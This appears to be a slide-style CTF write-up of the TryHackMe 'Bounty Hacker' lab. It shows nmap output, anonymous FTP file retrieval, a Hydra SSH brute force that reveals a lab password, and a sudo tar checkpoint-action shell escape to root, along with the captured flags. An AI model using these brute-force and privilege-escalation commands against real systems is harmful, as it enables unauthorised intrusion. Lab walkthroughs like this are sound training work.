BOUNTY HACKER:
PENETRATION TESTING REPORT

Presented by: Elena Martín López

TABLE OF CONTENTS

01

PROJECT OVERVIEW

What and why

WHAT IS THE PROJECT?

- A penetration test on the "Bounty Hacker" machine from TryHackMe.
- Objective: Gain initial access, escalate privileges, and obtain root access while documenting the process.

WHY DID I CHOOSE IT?

- Passion for ethical hacking and penetration testing.
- Desired a challenge without a step-by-step guide, forcing me to figure out the approach independently.

02

METHODOLOGY


PENETRATION TESTING PHASES

RECONNAISSANCE

Gather initial information about the system

GAINING ACCESS

Exploit vulnerabilities to gain user-level access



PRIVILEGE ESCALATION

Elevate privileges to root access

03

WALKTHROUGH

RECONNAISSANCE

TOOLS

Nmap: to identify open ports and services running on the target system

COMMAND EXPLANATION

-sV: Enables service version detection
-sC: to gather additional information
-p-: Scans all 65535 ports

```
root@ip-10-10-107-157:~# nmap -sV -sC -p- 10.10.93.119
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-13 09:22 GMT
Nmap scan report for 10.10.93.119
Host is up (0.00034s latency).
Not shown: 55529 filtered ports, 10003 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.107.157
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:B5:F7:92:61:C7 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

GAINING ACCESS

TOOLS

- FTP: Accessed open FTP port, downloaded task.txt and locks.txt

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 .
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 ..
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> cat task.txt
?Invalid command
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (313.2370 kB/s)
ftp>
```

```
root@ip-10-10-107-157:~# ls
burp.json  CTFBuilder  Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  snap  task.txt  thinclient_drives  Tools
root@ip-10-10-107-157:~# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

:lin
```

GAINING ACCESS

TOOLS

- Hydra: Brute-force SSH access with locks.txt, obtained credentials for user “lin” (RedDr4gonSynd1cat3).

```
root@ip-10-10-107-157:~# hydra -l lin -P locks.txt ssh://10.10.93.119
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-13 10:35:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.93.119:22/
[22][ssh] host: 10.10.93.119   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-13 10:35:24
```

GAINING ACCESS

TOOLS

- SSH: Access SSH using the user found and the password brute-forced with Hydra

```
root@ip-10-10-107-157:~# ssh lin@10.10.93.119
The authenticity of host '10.10.93.119 (10.10.93.119)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.93.119' (ECDSA) to the list of known hosts.
lin@10.10.93.119's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

```
lin@bountyhacker:~/Desktop$ pwd
/home/lin/Desktop
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$ cd /root
-bash: cd: /root: Permission denied
lin@bountyhacker:~/Desktop$
```

ESCALATE PRIVILEGES

TOOLS

- sudo -l: to check available commands for privilege escalation
- GTFObins: Found a command to escalate privileges

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bo
    env_reset, mail_badpass, secure_pat

User lin may run the following commands
    (root) /bin/tar
```

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# pwd
pwd: not found
# ls
user.txt
```

- Python3: Stabilized shell


```
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@bountyhacker:~/Desktop# pwd
/home/lin/Desktop
root@bountyhacker:~/Desktop# cd /root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80UN7Y_h4cK3r}
```

04

TECHNICAL CHALLENGES & MISTAKES

MAIN CHALLENGES


- Wrong Wordlist: I used rockyou.txt instead of locks.txt for SSH brute-forcing at the beginning
- Privilege Escalation: After using the GTFOBins commands, I successfully gained root access, but the shell was limited. I had to stabilize it using Python3 to ensure full functionality



05


CONCLUSION

SUCCESS



Successfully completed the penetration test

LEARNING



Learned the importance of selecting the correct wordlist and stabilizing the shell for privilege escalation

IMPROVE

Improved skills in reconnaissance, exploitation, and privilege escalation

THANK YOU!

Feel free to ask any questions!

- Presented by: Elena Martín López